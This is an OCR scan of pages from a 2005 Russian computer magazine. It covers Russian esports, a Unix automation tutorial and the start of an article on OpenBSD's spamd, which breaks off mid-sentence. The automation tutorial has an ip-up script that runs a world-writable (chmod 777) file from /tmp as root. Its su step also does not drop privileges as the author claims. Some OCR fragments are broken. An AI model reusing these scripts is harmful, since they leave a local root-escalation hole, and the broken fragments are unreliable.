В последние годы российские игроки стабильно входили в число претендентов на высшие награды. Первые большие успехи к россиянам пришли уже на турнире в 2001 году, когда игрок под ником LeXeR, успешно выступающий на международных турнирах и по сей день, выиграл серебряную медаль по Quake III. На мировом финале в 2002 году, россияне выиграли соревнования в трех дисциплинах: Quake III 1v1 (Алексей "uNkind" Смаев), Quake III 2v2 (unKind & Cooller) и Counter Strike (легендарная питерская команда M19), и по общей сумме призовых обошли даже хозяев турнира — корейцев. Особого внимания заслуживает самая популярная на сегодняшний день в России дисциплина — Counter-Strike: в ней российские игроки являются одними из мировых лидеров и поднимаются на пьедестал почета крупнейших соревнований. В других дисциплинах российские геймеры также регулярно входят в число призеров.

ИНФОРМАЦИОННОЕ ОСВЕЩЕНИЕ


Киберспортивные события в полной мере освещаются на страницах российских и международных порталов. Крупнейшим по содержанию и посещаемости порталом на территории России и стран СНГ уже несколько лет является ежедневный киберспортивный дайджест — CyberFight.Ru. На его страницах можно узнать всю последнюю информацию из мира компьютерного спорта, прочитать актуальные авторские статьи, колонки. Сайт предоставляет возможность посетителям вживую следить за ходом крупнейших киберспортивных турниров и просматривать эксклюзивный фотоматериал, обеспечивая их прямыми репортажами. Для игроков доступна регулярно обновляемая база демозаписей игр в различных дисциплинах, а также расписание всех предстоящих турниров в различных городах России.
Под эгидой сайта ежеквартально проводятся крупнейшие на территории постсоветского пространства (после WCG) турниры серии ASUS Open. Совсем недавно, в конце ноября 2005 года, завершился очередной турнир серии — ASUS Autumn 2005, собравший на финале свыше 800 игроков из России и соседних стран. Общий призовой фонд в девяти игровых дисциплинах составил свыше 400 тысяч рублей! В 2006 году турнирная серия будет развиваться и получит статус международной, а призовой фонд продолжит увеличиваться.

BINARY YOUR'S



трансляция чампа по Fifa на WCG

Феррари, которую выиграл легендарный Thresh



самый известный русский киберспортивный журналист Polosatiy





TEXT J1M / **J1M@LIST.RU** /

ЗАВОДНОЙ ПИНГВИН

АВТОМАТИЗИРУЕМ РУТИННУЮ РАБОТУ



❝ОСОЗНАНИЕ НЕОБХОДИМОСТИ ИЗО ДНЯ В ДЕНЬ НАБИРАТЬ ОДНОТИПНЫЕ КОМАНДЫ И ВЫПОЛНЯТЬ РУТИННЫЕ ОПЕРАЦИИ МОЖЕТ ВВЕСТИ В УНЫНИЕ ЛЮБОГО ЮНИКСОИДА. НО НЕ СТОИТ ОТЧАИВАТЬСЯ, *NIX МОЖЕТ ВЗЯТЬ БОЛЬШУЮ ЧАСТЬ РАБОТЫ НА СЕБЯ. МНОГИЕ КОМПОНЕНТЫ ОС КАК БЫ САМИ НАМЕКАЮТ, ЧТОБЫ ИХ ИСПОЛЬЗОВАЛИ В СКРИПТАХ И ЗАДАНИЯХ ПЛАНИРОВЩИКА. ЧИТАЙ ДАЛЬШЕ, И ТЫ УЗНАЕШЬ, КАК СБЕРЕЧЬ СВОЕ ВРЕМЯ, ЗАСТАВИВ ОПЕРАЦИОНКУ ВЫПОЛНЯТЬ ТВОЮ РАБОТУ❞


ИСПОЛЬЗУЙ СКРИПТЫ, ЛЮК

Первый шаг к автоматизации — написание скриптов. Если освоить хотя бы азы шелл-скриптинга, то считай, что половина дела уже сделана. Чтобы не загромождать систему скриптами в одну-две строки, можно прибегнуть к помощи функций, определенных в */etc/profile* или *~/.bashrc*, тем более что со стороны пользователя они ничем не будут отличаться от скриптов. Смотри скрипт 1. Это только пример, показывающий удобство использования вспомогательных функций. Ты не должен сразу ринуться вбивать их все в *~/.bashrc*, наоборот, подумай, какие последовательности команд ты часто используешь (и насколько это утомительно), а затем оформи их в виде функций или скриптов.

ОСВОЙ ПЛАНИРОВЩИК

Твоими лучшими друзьями на пути к тотальной автоматизации могут стать cron и at. Именно они ответственны за запуск процессов в фоне. Демон cron с давних времен используется в *nix-системах в качестве планировщика заданий. Если определенная команда должна запускаться с заданным интервалом времени (каждый час, каждую ночь, каждый месяц), то лучшего средства, чем cron для осуществления этой задачи не найти. Например, мы хотим, чтобы каждый день ровно в семь часов вечера запускался наш скрипт. Создаем в домашнем каталоге файл *~/.crontab* с таким содержимым:

```
0 19 * * * /usr/bin/our-script
```



файл /var/spool/cron/crontabs/root из Slackware

Загадочные числа и звездочки перед именем скрипта означают время его запуска в таком порядке: минута, час, день, месяц, день недели. Звездочки вместо дня и месяца означают, что скрипт должен выполняться каждый день месяца. Теперь выполняем команду:

```
$ crontab ~/.crontab
```

Осталось только дождаться 19:00 и полюбоваться результатом. Несколько замечаний:

1 Прописанные в crontab команды исполняются интерпретатором */bin/sh* с тремя заданными переменными окружения: USER, HOME и SHELL. Так как переменная PATH не определена, ты должен указывать полный путь к бинарнику.

2 Если настроена локальная почтовая система, то весь вывод команды отправляется пользователю в письме.

Для выполнения только одного-двух заданий функциональность cron может оказаться избыточной. В этом случае лучше прибегнуть к помощи команды at. Он как раз предназначен для однократного выполнения задания и внутренне устроен гораздо проще. Для примера запустим тот же скрипт в то же время:

```
$ at 19:00
at> /usr/bin/our-script
CTRL-D
```

Очень просто и красиво, не правда ли?

ВЛАДЕЛЬЦАМ ВЫДЕЛЕННЫХ ЛИНИЙ НИЧЕГО АВТОМАТИЗИРОВАТЬ НЕ НАДО

```
# vi ~/.bashrc
# создание tar.bz2-архива каталога
function tbz2() {
		if [ $# != 0 ]; then
				tar cv $1 | bzip2 -9cz > $1.tar.bz2
		fi
}
# распаковка tar.bz2-архива
function utbz2() {
		if [ $# != 0 ]; then
				tar xjvf $1
		fi
}
# «умное» выдвижение лотка CD-ROM
function ejectcd() {
		local cdrom=/mnt/cdrom
		lsof $cdrom
		if [ $? -ne 0 ]; then
				eject $cdrom
		fi
}
# создание образа CD
function cdimg() {
		local cdrom=/mnt/cdrom
		if [ $# != 0 ]; then
				dd conv=noerror if=/dev/cdrom of=$1.img
		fi
}
# перекодирование аудиодиска в ogg vorbis
function cdogg() {
		cdparanoia -B
		for wav in track*.wav; do
				oggenc $wav
				rm -f $wav
		done
}
# поиск файла по шаблону
function ff() {
		find . -type f -iname \*$1\* -ls ;
}
# приведение имени файла к нижнему регистру
function lcase() {
		if [ $# != 0 ]; then
				mv $1 `echo $1 | tr '[:upper:]' '[:lower:]'`
		fi
}
# установка заголовка xterm
function xtitle() {
		if [ $# != 0 ]; then
				echo -e "\033]0;$1\007"
		fi
}
# создание снимка рабочего стола
function sshot() {
		import -window root ~/screenshot.png
}
```

ПО ПОВОДУ BSD

1. BSD-системы обычно комплектуются программой curl, во многом схожей по функциональности с wget.
2. Демон ppp, работающий в пространстве пользователя, после установки соединения запускает файл /etc/ppp/ppp.linkup.

```
$ tty
/dev/pts/4
$ date
Срд Окт 26 18:11:46 YEKST 2005
$ at 18:13
warning: commands will be executed using (in order) a) $SHELL b) login shell c) /bin/sh
at> echo "Message from AT" > /dev/pts/4
at> <EOT>
job 16 at 2005-10-26 18:13
$ Message from AT
$
```

at выполняет нашу команду

Время исполнения можно назначить на любой день, используя такой формат: «at час:минута /месяц/день/год». Еще мне нравится вот такой стиль указания времени: «at now + 2 hours» — выполнить команду через 2 часа, «at now + 1 day2» — на следующий день. Как и cron, at может позаботиться о том, чтобы пользователь получил уведомление о выполненном задании по почте. Для удаления ненужного задания посмотри его идентификатор в списке заданий (команда atq), а затем используй команду «atrm идентификатор» для удаления.

АВТОМАТИЗИРУЙ ИНТЕРНЕТ-СОЕДИНЕНИЯ

Пришло время автоматизировать твои многочисленные интернет-соединения. Скажу сразу, что этот раздел будет полезен только для диалапщиков. Причины просты. Владельцам выделенных линий ничего автоматизировать не надо, соединение с сетью инициализируется на этапе загрузки ОС без участия пользователя. С другой стороны, «счастливым» обладателям модемов приходится не только ограничивать время, проведенное в инете (поминутная тарификация), но и к тому же отодвигать его поближе к ночи (дешевле). Выход: заставить ОС звонить ночью провайдеру и забирать почту и нужные файлы. Предлагаю твоему вниманию одно из возможных решений. Открываем файл */etc/ppp/ip-up* и пишем в него следующее:

```
# vi /etc/ppp/ip-up

#!/bin/sh
# отправляем почту (только если у тебя установлен локальный почтовый сервер)
/usr/sbin/sendmail -q
# запускаем файл /tmp/ppp-auto
if [ -x /tmp/ppp-auto ]; then
		/tmp/ppp-auto
		# удаляем уже ненужный файл
		rm -f /tmp/ppp-auto
		# отключаемся
		/usr/sbin/ppp-off
fi
```

Вместо строки */usr/sbin/ppp-off* пропиши команду, с помощью которой ты отключаешься от сети. Если демон pppd найдет файл */tmp/ppp-auto*, он его выполнит и разорвет соединение. Теперь создадим шаблон файла ppp-auto:

```
# vi ~/ppp-auto

#!/bin/sh
# файл исполняется от рута, а наши команды должны исполняться от обычного пользователя
/bin/su — имя_пользователя
# забираем почту
fetchmail
# переходим в специальный каталог
cd ~/download
# скачиваем нужные файлы
wget ftp://...
wget http://...
```

ИСПОЛЬЗУЯ ОДИН СКРИПТ, МОЖНО ОРГАНИЗОВАТЬ СОЕДИНЕНИЕ СРАЗУ С НЕСКОЛЬКИМИ FTP-СЕРВЕРАМИ.

Установи полные права на этот файл:

```
$ chmod 777 ~/ppp-auto
```

Все. Теперь тебе нужно его заполнить, скопировать в каталог /tmp и назначить время соединения с помощью at:

```
$ cp ~/ppp-auto /tmp/ppp-auto
$ at 02:10
at> /usr/sbin/ppp-on
```

Замени */usr/sbin/ppp-on* на команду, с помощью которой ты устанавливаешь соединение. Обрати внимание, что такие команды обычно требуют привилегий root, поэтому можно: а) настроить sudo (см. ниже) или б) запустить at от root'а.
Конечно, решение несколько топорное, но зато очень простое.
В данном случае хорошим дополнением может стать запись результатов выполнения команд в файл и отправка его по почте с помощью команды */usr/bin/mail* (или mailx).

НЕ ПРИВЫКАЙ К БРАУЗЕРУ

С соединением разобрались, теперь поговорим об автоматическом скачивании файлов. Для начала попробуем заставить ftp-клиент работать в автономном режиме. Для осуществления задуманного нам понадобится продвинутый lftp (есть в любом дистрибутиве). Выполнение команд в пакетном режиме является одной из его особенностей. Чтобы воспользоваться ею, создай файл ~/lftp.auto примерно с таким содержимым:

```
$ vi ~/lftp.auto

# задаем имя и пароль пользователя (пустой пароль — "")
user name passwd
# подключаемся к серверу
lftp ftp.kernel.org
# далее идут любые стандартные команды ftp-протокола (get, put, ls)
get ...
# отключаемся
exit
```

Задай правильные права доступа на этот файл (чтобы никто не подсмотрел пароль):

```
$ chmod 600 ~/lftp.auto
```

И запусти lftp такой командой:

```
$ lftp -f ~/lftp.auto > ~/lftp.log
```

Ftp-клиент выполнит все твои команды и отключится от сервера. Ответы сервера на приведенные команды запишутся в файл ~/lftp.log (по умолчанию они выводятся на экран). Этот файл может стать очень полезным, если в скрипте применяется команда рекурсивного обхода каталогов (ls -R). Используя один скрипт, можно организовать соединение сразу с несколькими ftp-серверами.
Соединения с ftp можно сделать еще более автономными, если использовать расширение zsh под названием zftp. Это встроенный в шелл ftp-клиент, позволяющий интегрировать команды ftp-протокола прямо в скрипты. Для демонстрации мощи такой технологии рассмотрим следующий скрипт:

```
$ vi ~/get_kernel.zsh

#!/bin/zsh
FTP=ftp.kernel.org

if [ $# != 0 ]; then
        VER=$1
else
        exit
fi

zmodload zsh/zftp

echo -n "Connecting to $FTP... "
zftp open $FTP
zftp login anonymous "" >/dev/null 2>&1
zftp binary
zftp cd pub/linux/kernel/v`echo $VER | cut -d "." -f 1-2`/
echo "Checking for new kernel..."
zftp ls | grep linux-${VER}

if [[ $? == 0 ]]; then
        echo -n "Downloading... "
        zftp get linux-${VER}.tar.bz2 > linux-${VER}.tar.bz2
        zftp close
else
        echo "Kernel $VER doesn't exist."
        zftp close
fi
```

Скрипт предназначен для закачки ядра Linux с официального ftp-сервера. Запускать следует с одним параметром — версией ядра. Как можно заметить, zftp оперирует стандартными командами любого ftp-клиента с той лишь разницей, что после исполнения каждой команды управление возвращается обратно к шеллу. Благодаря этой особенности можно полностью контролировать весь диалог клиента с сервером, для чего раньше приходилось использовать expect.
Если есть необходимость слить файлы с http-сервера, можно воспользоваться неинтерактивным http-клиентом wget. Я применяю его в автономных интернет-соединениях, как было показано в предыдущем разделе.

```
$ wget URL
```

```
$ ./get_kernel.zsh 2.6.13
Connecting to ftp.kernel.org... done
Checking for new kernel...
linux-2.6.13.1.tar.bz2
linux-2.6.13.1.tar.bz2.sign
linux-2.6.13.1.tar.gz
linux-2.6.13.1.tar.gz.sign
linux-2.6.13.1.tar.sign
linux-2.6.13.2.tar.bz2
linux-2.6.13.2.tar.bz2.sign
linux-2.6.13.2.tar.gz
linux-2.6.13.2.tar.gz.sign
linux-2.6.13.2.tar.sign
linux-2.6.13.3.tar.bz2
linux-2.6.13.3.tar.bz2.sign
linux-2.6.13.3.tar.gz
linux-2.6.13.3.tar.gz.sign
linux-2.6.13.3.tar.sign
linux-2.6.13.4.tar.bz2
linux-2.6.13.4.tar.bz2.sign
linux-2.6.13.4.tar.gz
linux-2.6.13.4.tar.gz.sign
linux-2.6.13.4.tar.sign
linux-2.6.13.tar.bz2
linux-2.6.13.tar.bz2.sign
linux-2.6.13.tar.gz
linux-2.6.13.tar.gz.sign
linux-2.6.13.tar.sign
Downloading...
```

наш скрипт работает!

Файл будет скачан в текущий каталог. Ты можешь столкнуться с ситуацией, когда файл имеет слишком большой размер и не может быть слит в рамках одного соединения. Как быть? Если значительная часть файла уже скопирована, а время поджимает, то можно прибить wget либо командой «killall wget», либо комбинацией «CTRL+C». Во время следующего сеанса соединения надо возобновить процесс скачивания командой:

```
$ wget -c URL
```

А еще wget можно превратить в настоя-

```
$ zftp open ftp.kernel.org
$ zftp login anonymous "" 2>&1 | head
                         Welcome to the

                      LINUX KERNEL ARCHIVES
                         ftp.kernel.org

                  "Much more than just kernels"

        IF YOU'RE ACCESSING THIS SITE VIA A WEB BROWSER
           PLEASE USE THE HTTP URL BELOW INSTEAD!

$ zftp ls -l
drwxrwx---    2 536      528          4096 May 21  2001 for_mirrors_only
drwx------    2 0        0           16384 Oct 02 05:20 lost+found
drwxrwsr-x    9 536      536          4096 Sep 26 22:48 pub
lrwxrwxrwx    1 0        0               1 Oct 03 04:41 usr -> .
lrwxrwxrwx    1 0        0              10 Oct 03 04:41 welcome.msg -> pub/README
$ zftp cd pub
$ zftp ls -l
drwxrws---    2 536      536          4096 Sep 26 22:48 RCS
-r--r--r--    1 536      536          1819 May 28  2004 README
-r--r--r--    1 536      536           578 Mar 18  2003 README_ABOUT_BZ2_FILES
drwxrwsr-x    7 536      536          4096 Jul 22 23:01 dist
-r--r--r--    1 536      536          1640 Sep 26 22:48 index.html
drwxrwsr-x    8 536      536          4096 Sep 25 22:45 linux
drwxrws---    2 536      536          4096 Oct 27  1999 lost+found
-rw-r--r--    1 536      536       1145777 Jun 07  2004 ls-lR.bz2
-rw-r--r--    1 536      536           248 Jun 07  2004 ls-lR.bz2.sign
-rw-r--r--    1 536      536       1552619 Jun 07  2004 ls-lR.gz
-rw-r--r--    1 536      536           248 Jun 07  2004 ls-lR.gz.sign
-rw-r--r--    1 536      536           248 Jun 07  2004 ls-lR.sign
drwxrwsr-x   10 536      536          4096 Sep 26 00:14 scm
drwxrwsr-x    3 536      536          4096 Nov 05  2003 site
drwxrwsr-x   12 536      536          4096 Apr 17  2005 software
$
```

сеанс zftp

щего web-робота, скопирующего по твоему желанию хоть целый сайт. Для этого используй флаг -r, который предписывает wget рекурсивно следовать по ссылкам и скачивать все страницы, логически расположенные ниже заданного URL. Чтобы wget не накачал всякого барахла, скрытого глубоко в недрах сайта, используй опцию '-l число' для указания максимальной глубины рекурсии. Также в wget предусмотрен флаг -m, являющийся синонимом опций: -r, -N (получать только файлы, обновленные со времени последнего скачивания) -l inf (бесконечная рекурсия) -nr (сохранять файлы .listing, генерируемые ftp-клиентами). Назначение флага -m — создание точного зеркала сайта.

НЕ ЗЛОУПОТРЕБЛЯЙ МЫШЬЮ

Горячие клавиши в менеджерах окон или программе screen — еще один эффективный способ повысить твою производительность. Все современные менеджеры окон предоставляют пользователю возможность назначать горячие клавиши на запуск приложений. Например, запуск эмулятора терминала (xterm, rxvt, kterm) можно «повесить» на комбинацию <Alt+T> и не мучиться больше с менюшками и кликаньем мышкой по иконкам. Также советую назначить на горячие клавиши функции по работе с окнами (особенно разворачивание на весь экран и закрытие). Очень удобно. Кстати, известный в узких кругах «менеджер окон для гиков» Ion полностью управляется с клавиатуры.

ПОЛЬЗУЙСЯ АВТОЗАПУСКОМ

Наверняка у тебя есть программы, которые ты бы хотел запускать при каждой загрузке ОС, логине пользователя или запуске иксов. Для достижения этих целей можно использовать три файла:

1 */etc/rc.d/rc.local* (присутствует во многих дистрибутивах Linux). Этот шелл-скрипт исполняется с привилегиями root на последней стадии загрузки. Сюда можно прописать команды для смены разрешения и параметров консоли (fbset и setterm) и запуска демонов, для которых не существует соответствующих инициализационных скриптов.
2 *~/.bashrc (~/.zshrc, ~/.cshrc* (в зависимости от используемого шелла). Запускается при каждом логине.
3 *~/.xinitrc (или ~/.xsession* (если иксы запускаются автоматически). Команды этого файла исполняются X-сервером при его запуске. Сюда можно записать команды, стартующие различные приложения. Например:

ЕЩЕ НЕСКОЛЬКО СЛОВ О CRON

1. Несмотря на то, что cron умеет читать crontab-файлы из любого каталога, стандартным местом хранения является /var/spool/cron/crontabs.
2. Во многих системах используется Vixie Cron, который позаботится о том, чтобы задание было выполнено, даже если в назначенное время это было невозможно сделать (например, машина была выключена).

```
#!/bin/sh
#
# /etc/rc.d/rc.local:  Local system initialization script.
#
# Put any local setup commands in here:

# music
su jim -c /usr/local/bin/mpd

/usr/sbin/postfix start

# cool green foreground
for i in {1..6}; do
    setterm -foreground green -store > /dev/vc/$i
done

~
~
~
~
/etc/rc.d/rc.local [+] [RO]                          1,1         Весь
```

мой /etc/rc.d/rc.local

```
$ vi ~/.xinitrc

# запускаем эмулятор терминала, gkrellm и fluxbox
rxvt &
gkrellm &
exec fluxbox
```

ИЗБАВЬСЯ ОТ ROOT-ЗАВИСИМОСТИ

Наверное, нередко перед тобой встает проблема недостатка прав обычного пользователя для исполнения некоторых команд. Что делать в этом случае? В обычных условиях для выполнения необходимой команды лучшим решением будет использование */bin/su* с флагом -c. Но если добавить вызов su в скрипт, то он просто застопорится в ожидании пароля. Для обхода этой проблемы можно использовать */usr/bin/sudo*, который можно настроить так, чтобы он не требовал ручного ввода пароля. В следующем листинге показан пример

```
alias su
alias x
alias halt
alias reboot
alias ppp

export MPD_HOST localhost
export MPD_PORT
export NNTPSERVER localhost

export DSSI_PATH /usr/lib/dssi
export LADSPA_PATH /usr/lib/ladspa
.zshrc                          1,1
```

мой ~/.zshrc

настройки sudo, разрешающий пользователю unixoid выполнять команды: */sbin/halt*, */sbin/reboot*, */usr/sbin/ppp-on* и */usr/sbin/ppp-off*.

```
# visudo

# задаем псевдоним для локального хоста
Host_Alias LOCAL = localhost
# псевдонимы для необходимых команд
Cmnd_Alias HALT = /sbin/halt, /sbin/reboot
Cmnd_Alias PPP = /etc/ppp/ppp-on, /etc/ppp/ppp-off
# разрешаем пользователю unixoid выполнять вышеперечисленные команды на локальном хосте без запроса пароля
unixoid LOCAL = NOPASSWD: HALT, PPP
```

НЕ МОНТИРУЙ ВРУЧНУЮ

Представь ситуацию: приходит к тебе друг с флешкой, ты ее подключаешь и, чтобы получить доступ к файлам, набираешь такую команду (да еще и от root'а):

```
# mount -t vfat /dev/sda1 /mnt/flash
```

Слишком длинно для одной маленькой флешки :). А это еще и самый короткий вариант, без установки кодировки. Нет, так не пойдет. Лучше сразу добавим строку "/dev/sda1 /mnt/flash vfat user,umask=000,iocharset=koi8-r,codepage=866,showexec 0 0" в */etc/fstab*. Отматываем пленку назад: ...приходит друг с флешкой, подключаешь, получаешь доступ к файлам (root уже не нужен):

```
$ mount /mnt/flash
```

Вот и все! И русские буквы на месте.

BINARY YOUR'S



"Разработчики успели потрудиться и над графикой, которая и без того была на высоте. Теперь и вовсе комар носа не подточит".
Страна Игр, №13, 2005
WARHAMMER 40,000
DAWN OF WAR
WINTER ASSAULT
ОФИЦИАЛЬНЫЙ АДДОН
ЛУЧШЕЙ СТРАТЕГИИ 2004 ГОДА!
gfi
relic
THQ
Dawn of War, Dawn of War: Winter Assault, Games Workshop, Warhammer, the foregoing marks' respective logos, and all associated names, all licensed Russian language translations thereof, insignia, marks, and images are either ®, TM and/or © Games Workshop Ltd 2000-2005. Used under license. All Rights Reserved. THQ, Relic Entertainment and their respective logos are trademarks and/or registered trademarks of THQ Inc. All other trademarks, logos and copyrights are property of their respective owners.
© 2005 «Руссобит Паблишинг» Все права защищены. © 2005 «Game Factory Interactive» All rights reserved.
Отдел продаж: office@russobit-m.ru; (095) 611-10-11, 967-15-81. Техническая поддержка: support@russobit-m.ru; (095) 611-62-85, а также на форуме по адресу: http://www.russobit-m.ru/forums/. Розничная продажа в магазинах фирмы



TEXT ANDREY MATVEEV / **ANDRUSHOCK@REAL.XAKEP.RU** /
TEXT ANTON KARPOV / **TOXA@REAL.XAKEP.RU** /

SPAMD — СЕКРЕТНЫЙ КОНТРУДАР

ВСЕ НА БОРЬБУ СО СПАМОМ!




С КАЖДЫМ ДНЕМ ПОЧТОВЫЕ ЯЩИКИ ДОБРОПОРЯДОЧНЫХ ПОЛЬЗОВАТЕЛЕЙ НАВОДНЯЮТСЯ ВСЕ БОЛЬШИМ И БОЛЬШИМ КОЛИЧЕСТВОМ НЕЖЕЛАТЕЛЬНОЙ КОРРЕСПОНДЕНЦИИ РЕКЛАМНОГО ХАРАКТЕРА (UCE — UNSOLICITED COMMERCIAL EMAIL), А ПРОЩЕ ГОВОРЯ — СПАМОМ. СООТВЕТСТВЕННО, НА РАЗБОР ЭЛЕКТРОННОЙ ПОЧТЫ ПРИХОДИТСЯ ЗАТРАЧИВАТЬ ВСЕ БОЛЬШЕ СИЛ И ДРАГОЦЕННОГО ВРЕМЕНИ. ТАКЖЕ ВОЗРАСТАЕТ ВЕРОЯТНОСТЬ ПРОПУСКА ИЛИ СЛУЧАЙНОГО УДАЛЕНИЯ ВАЖНОГО ПИСЬМА. А ТЕПЕРЬ ПРИБАВЬ К ЭТОМУ ДОПОЛНИТЕЛЬНУЮ НАГРУЗКУ НА ПОЧТОВЫЕ СЕРВЕРЫ И ИНТЕРНЕТ-КАНАЛ, И ТЫ ПОЛУЧИШЬ ПРОБЛЕМУ, ДОСТОЙНУЮ САМОГО СЕРЬЕЗНОГО ВНИМАНИЯ. СЕГОДНЯ МЫ ПОКАЖЕМ, КАК МОЖНО НЕ ТОЛЬКО УСПЕШНО ПРОТИВОСТОЯТЬ СПАМЕРАМ, НО И НАНЕСТИ ИМ ОТВЕТНЫЙ УДАР СОКРУШИТЕЛЬНОЙ СИЛЫ

В ПОИСКАХ ПАНАЦЕИ

Еще на заре возникновения спама были сформированы так называемые оперативные списки «черных дыр» (RBL Realtime Blackhole List), содержащие IP-адреса модемных пулов некоторых провайдеров и открытых релеев, с которых осуществлялась массовая рассылка нежелательной корреспонденции. От версии к версии разработчики почтовых транспортных агентов (sendmail, qmail, postfix, exim) не уставали в своих детищах совершенствовать специальные средства для борьбы со спамом. Вместе с тем изобретались различные эвристические системы, методы фильтрации и генетические алгоритмы, призванные отделять почтовые зерна от плевел.

Но несмотря на великое множество предложенных решений, панацеи так и не было найдено. Только совмещая различные виды защиты (а в некоторых случаях даже с применением воркэраундов, что для систем электронной почты является просто недопустимым), можно было достигнуть приемлемого результата. Вот только этот «приемлемый результат» устраивал далеко не всех. Сложность заключается в том, что технологии распространения спама не стоят на месте, они эволюционируют вместе с системами защиты. Спамеры постоянно совершенствуют свои знания, наращивают арсенал применяемых средств и с необыкновенной легкостью подстраиваются под новейшие «вакцины». Как мы уже все успели убедиться, спам без особых проблем проходит сквозь цепочку RBL-серверов, оставляет не у дел связку SpamAssassin + razor + DCC, ставит в тупик MDA/MUA-фильтры.

В упорном противостоянии spam vs antispam победителями практически всегда выходили спамеры, и трудно сказать, сколько бы они еще торжествовали, если бы на арену не вышел spamd(8) — фейковый SMTP-демон с возможностью работы в greylisting-режиме.



раздел на сайте OpenBSD, посвященный spamd

ПЕРВЫЙ ВЗГЛЯД НА SPAMD

Сам по себе spamd лишен того специфического функционала, который присущ полновесным MTA, и не способен самостоятельно дать отпор спамерам. Уникальные возможности spamd открываются только при его тесном взаимодействии с фильтром пакетов pf(4). Схема работы pf + spamd может быть представлена следующим образом: демон прослушивает 8025/tcp на интерфейсе обратной петли (127.0.0.1); через заданные интервалы времени утилита spamd-setup(8) оперирует хэшированной базой данных IP-адресов спамеров; с помощью pfctl(8) списки IP-адресов на лету загружаются в соответствующие таблицы и рулесеты файрвола.

На основании полученных данных и в зависимости от IP-адреса подключившегося SMTP-сервера, в наших силах:

- перенаправить входящее SMTP-подключение демону spamd, который не разорвет соединение, как можно было предположить, а наоборот, будет стараться максимально долго удерживать спамера «на линии»:

```
table <spamd> persist
rdr pass on $ext_if inet proto tcp from <spamd> to port smtp \
        -> 127.0.0.1 port spamd
```

- разрешить прохождение валидных пакетов:

```
block in
pass in log on $ext_if inet proto tcp from any to $ext_if \
        port smtp flags S/SA keep state
```

В итоге спам не доставляется (важно отметить, что после завершения соединения

НЕКОТОРЫЕ SMTP-КОДЫ ОШИБОК, ПОСЛЕ КОТОРЫХ ОТПРАВИТЕЛЬ ОБЯЗАН ПОВТОРИТЬ ПОПЫТКУ ОТПРАВКИ ПИСЬМА

450 Requested mail action not taken: mailbox unavailable (E.g., mailbox busy)
451 Requested action aborted: local error in processing
550 Requested action not taken: mailbox unavailable (E.g., mailbox not found, no access)

